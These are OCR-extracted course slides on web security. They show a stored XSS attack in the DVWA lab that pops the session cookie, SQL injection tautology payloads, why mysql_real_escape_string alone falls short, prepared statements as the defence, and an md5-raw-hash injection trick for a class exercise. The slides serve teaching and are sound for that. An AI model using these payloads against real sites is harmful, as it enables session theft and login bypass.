
# XSS


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox
1:42 PM
Damn Vulnerable W...
localhost/dvwa/vulnerabilities/xss_s/
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
attacker
Message *
<script>alert(document.cookie);</script>
Sign Guestbook
Name: test
Message: This is a test comment.
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
View Source
View Help


# XSS


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox
1:43 PM
Damn Vulnerable W...
localhost/dvwa/vulnerabilities/xss_s/
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
security=low; PHPSESSID=krepj2qsb1edl11cu4ibg060m2
OK
Message: This is a test comment.
Name: attacker
Message:
Read localhost

# SQL Injection



# SQL Injection (cont.)



# SQL Injection (cont.)


SELECT first_name, last_name FROM users
WHERE user_id = '$id'

SELECT first_name, last_name FROM users
WHERE user_id = ' ' OR '1'='1 '

# SQL Injection Protection?

- Consider a webpage which escapes each ' from input to \' using mysql_real_escape().
- Can this protection save the webpage against SQL Injection?

- http://www.sqlinjection.net/advanced/php/mysql-real-escape-string/

# SQL Injection Protection?

Consider a webpage which escapes each ' from input to \' using mysql_real_escape().

Yes?

SELECT * FROM table WHERE name =

' $_GET['name'] '

Receives string as an input

# SQL Injection Protection?

Consider a webpage which escapes each ' from input to \' using mysql_real_escape().

NO!

SELECT * FROM table WHERE id=$_GET['id']

This is only helpful when input parameter is enclosed in quotes.

Fix: SELECT * FROM table WHERE id='$_GET['id']'

Making multiple function calls can be expensive. What are alternative solutions?

# Prepared Statements (PHP example)

```
$conn = new mysqli($servername, $username, $password, $dbname);
//prepare and bind
$stmt = $conn->prepare(“SELECT * FROM table WHERE name=?"); $stmt->bind_param("s", $name);
//execute
$stmt->execute();
```

# Approaching 2.2.1.3

http://cvk.posthaven.com/sql-injection-with-raw-md5-hashes

# Escaping and Hashing

```
$username =  mysql_real_escape_string($_POST['username']);
    $password = md5($_POST['password'], true);
    $sql_s = "SELECT * FROM users WHERE username='$username'  and
     pw='$password'";
    $rs = mysql_query($sql_s);
```

http://php.net/manual/en/function.md5.php
PHP md5 function manual

Why is this vulnerable?

# Similar examples

- http://www.guru99.com/learn-sql-injection-with-practical-example.html

Imagine you have an input x.

Let y = md5(x, true).

y would be a bitstring which can have a meaning in ASCII depending on what x is.

SELECT * FROM users WHERE username='$username' and

pw=' y '

This y can cause SQL injection!

Problem: Finding y can take forever.

Alternative approach: Let's find a substring which we can use so that it has the same effect as the one we used for the demo.

# Shortening the injection string

Original: <str1>’ OR ‘x’=‘x’; -- <str2>

We can make this shorter by removing spaces.

<str1>’OR‘x’=‘x’;-- <str2>

Can we do better?

SELECT * FROM users WHERE username=’$username’ and pw=‘ <str1>’OR‘<str2> ’

If <str2> begins with ‘1’ through ‘9’, then the right term is equivalent to true.

How about ’or‘ ?


How about ’oR‘ ?


’||‘ ?

Different variations of strings result in speedup of your code.


# Understanding Token Validation

